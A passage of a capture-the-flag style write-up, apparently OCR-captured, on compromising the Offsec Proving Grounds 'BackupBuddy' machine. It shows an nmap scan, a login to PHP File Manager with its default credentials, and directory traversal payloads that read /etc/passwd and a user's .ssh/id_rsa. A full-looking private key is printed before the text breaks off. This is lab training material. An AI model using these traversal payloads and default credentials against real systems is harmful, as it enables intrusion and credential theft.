
Released July 2nd, 2024
Difficulty Intermediate (community rated hard)
Hey all! today I am going to demonstrate the compromise of BackupBuddy hosted by the Offsec Proving grounds. BackupBuddy started with a simple php file manager that was subject to default creds. The website was vulnerable to a directory traversal attack that lead to an exposed SSH key and a user shell. A vulnerable SUID binary led to a Shared Library misconfiguration which granted me a root shell.
To begin I start with my go to nmap scan that will enumerate services and versions on all ports at a faster rate. Ill also save my results for later viewing.
nmap -sC -sV -p- --min-rate 10000 192.168.188.43

```
┌──(root㉿kali)-[~/backupbuddy]
└─# nmap -sC -sV -p- --min-rate 10000 192.168.188.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 23:08 EDT
Nmap scan report for 192.168.188.43
Host is up (0.040s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: PHP File Manager
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.92 seconds
```

Judging from the output this is clearly a Ubuntu linux machine with ssh on 22 and an Apache web server on port 80. The best place for me to start is by checking out the webserver.



It's a very simple login interface with a link to PHP File Manager. Clicking on the link takes you to the Github hosting the code. This appears to be the backbone of Tiny PHP File Manager.

Product Solutions Resources Open Source Enterprise Pricing

alexantr / filemanager Public

Notifica

Code Issues 8 Pull requests 3 Actions Projects Wiki Security Insights

master 1 Branch 0 Tags Go to file Code


alexantr fixed double encoding 2764828 · 6 years ago 125 Commits

src	Show symlinks	8 years ago
.gitattributes	Added .gitattributes	8 years ago
.gitignore	change .gitignore	11 years ago
LICENSE	Add license	9 years ago
README.md	Spelling corrections	6 years ago
filemanager.php	fixed double encoding	6 years ago
phpfm.png	Updated screenshot	7 years ago

README MIT license

PHP File Manager

A good solution for managing files and folders for developers who can't access their site over SSH or FTP.



First thing I notice is that the code is extemely old. This might work in my favor. Checking on the issues and Security tabs, hoping for low hanging fruit, I find nothing interesting.

8 Open ✓ 20 Closed

Author Label Projects Milestones Assignee Sort

- **dont receiving GET**
  #37 opened on Dec 9, 2023 by 99zs
- **files wont play or display in browser** 2
  #36 opened on Mar 8, 2023 by sixties03
- **I use nginx proxy, why not display upload, delete, copy of the picture button?**
  #35 opened on Nov 16, 2019 by Xuzan9396
- **Add ability to decompress an archive file**
  #31 opened on Aug 12, 2018 by olibre
- **Cannot delete thousand selected files** 2
  #30 opened on Aug 12, 2018 by olibre
- **Folder Size**
  #25 opened on Nov 17, 2017 by firesword-bg
- **Why not exist multi uploading?** 2
  #24 opened on Nov 14, 2017 by VladislavDolgolenko
- **Count files in folders**
  #23 opened on Oct 7, 2017 by McBugFix

There aren't any published security advisories

Looking back at the README.md I do notice that this application is shipped with default credentials. These are worth a try!

Security

Default username/password: **fm_admin/fm_admin**

Warning! Please set your own username and password in `$auth_users` before use.

Ill go ahead and take note of those creds and return to the login prompt and input the default creds.

192.168.188.43/index.php


Search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


fm_admin ••••••••• Login

PHP File Manager


To my surprise, they worked like a charm!




Obviously this site is running PHP, and because this is some sort of file manager I wanted to see if there was somewhere to upload a php script for a command injection. Unfortunately, There isn't.
Clicking into backup, all I see is a stock photo. You can find the exact photo if you put the name of it into google.




The same photo is in the "important_images" directory. Taking note that the owner is Brian for both images.




Clicking on the image does show the entire path of where the file is located on the webserver.




While I was clicking around. I noticed that every destination is navigated to by the "p" parameter in a directory traversing format with the unicode character for "/" being %2F.




I tried to test for a directory traversal attack by grabbing /etc/passwd by inputting "p=backup/../../../../etc/passwd", but unfortunately it didn't work and the parameter became blank.




So what if I tried moving back a directory by inputting "backup/../../" or even simpler "../../"?



Aha! I managed to escape the limits of backup. With this power, I can view any file on the machine that's available to Brian. I can take this all the way to "/"



I immediately search for ways I can get a shell. My best bet is that Brian has an ssh key in his home folder so Ill check there first.



Jackpot!

192.168.188.43/index.php?p=..%2F..%2F..%2F..%2F..%2F%2Fhom

Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

.. .. home brian .ssh

File "id_rsa"

Full path: /var/www/html/files/../../../../..//home/brian/.ssh/id_rsa
File size: 2.59 KiB (2655 bytes)
MIME-type: text/plain
Charset: utf-8

Download Open Back


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
